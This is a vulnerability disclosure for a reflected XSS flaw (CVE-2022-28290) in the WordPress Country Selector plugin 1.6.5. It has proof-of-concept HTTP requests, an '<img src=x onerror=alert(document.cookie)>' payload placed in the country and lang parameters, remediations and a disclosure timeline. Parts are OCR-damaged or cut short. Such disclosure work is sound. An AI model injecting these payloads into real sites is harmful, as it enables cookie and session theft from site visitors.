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CSW Zero Days | Reflected Cross-Site Scripting in WordPress

Medium Severity

AFFECTED VENDOR	STATUS	DATE
Welaunch	Fixed	Mar 25, 2022

Description   Proof of concept (POC)   Impact   Remediations   Timeline


Description

Reflected Cross-Site Scripting attacks are also known as non-persistent attacks which occur when a malicious script is reflected back from a web application to the victim's browser. The script is activated through a link, which sends a request to the website with a vulnerability that enables the execution of malicious scripts.

Proof of concept: (POC)

1. After installing the Country Selector Plugin, go to the homepage of the WordPress site.

2. Capture all the requests and find the POST request to the AJAX call of check_country_selector.




```
POST /[redacted]-malaysia/wp-admin/admin-ajax.php HTTP/2
Host: redacted.client.com
Cookie: _fbp=fb.1.1648188417667.83371350; country_selector_country_code=IN; _ga=GA1.2.1700651230.1648188419; _gid=GA1.2.1014934067.1648188419
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 70
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers

action=check_country_selector&country=IN&lang=en-US&sites_locale=en-US
```

Figure 01: *Original AJAX Request*

3. Enter the payload - <img+src=x+onerror=alert(document.cookie)> in the country parameter and <img+src=x+onerror=alert(document.cookie)> in the lang parameter.



```
POST /[redacted]-malaysia/wp-admin/admin-ajax.php HTTP/2
Host: redacted.client.com
Cookie: _gcl_au=1.1.1497678436.1648189834; _ga=GA1.2.372137973.1648189835; _gid=GA1.2.613807460.1648189835
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Affected Vendor
Welaunch

Bug Name
Reflected Cross-Site Scripting

CVE Number
CVE-2022-28290

CWE ID
CWE-79

CSW ID
2022-CSW-03-1055


CVSSv3 Score
6.1

Affected Version
Version 1.6.5

Severity
Medium


Affected Product
WordPress Country Selector

5. Injected XSS payload will be reflected and triggered on the user’s browser.



```
{"users_url":"[illegible]","users_country":"[illegible]","users_language":"[illegible]","target_URL":"[illegible]","force_redirect":"0","force_redirect_seconds":"5","force_redirect_exclude_logged_in":"1","logged_in":"0","modal_header":"So you are from ?","modal_text":"
Seems like you are coming from !</b></p>
Do you want to visit our international Website?</p>","modal_buttons":"
\n \n Visit International\n </a>\n </p>
\n \n </span>\n Stay at United States\n </a>\n </p>","show_popup":"1","is_default":false}
```

Figure 03: *Injected JavaScript Code for “lang” and “country” Parameters is Executed On The User’s Browser*



```
  GNU nano 4.8                                      wp-config.php
/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define('DISALLOW_UNFILTERED_HTML', true);

define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */



/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
                                                   [ Cancelled ]
```

Figure 04: *The Default Cross-Site Scripting Mitigation Setting in wp.config file to Prevent XSS Attacks*

Impact

An attacker can perform the following -

- Inject malicious code into the vulnerable variable and exploit the application through the Cross-Site Scripting vulnerability.
- Modify the code and get the session information of other users.
- Compromise the user machine.

Remediations

- Perform context-sensitive encoding of entrusted input before it is echoed back to a browser using an encoding library throughout the application.
- Implement input validation for special characters on all the variables that are reflected in the browser and stored in the database.
- Explicitly set the character set encoding for each page generated by the

March 24, 2022: Discovered in `WordPress Country Selector Plugin Version 1.6.5` Product

March 25, 2022: Reported to Welaunch

March 29, 2022: Acknowledged by Welaunch

March 30, 2022: Vendor Released Patch for XSS Vulnerability

March 31, 2022: CSW Assigned the CVE-2022-28290

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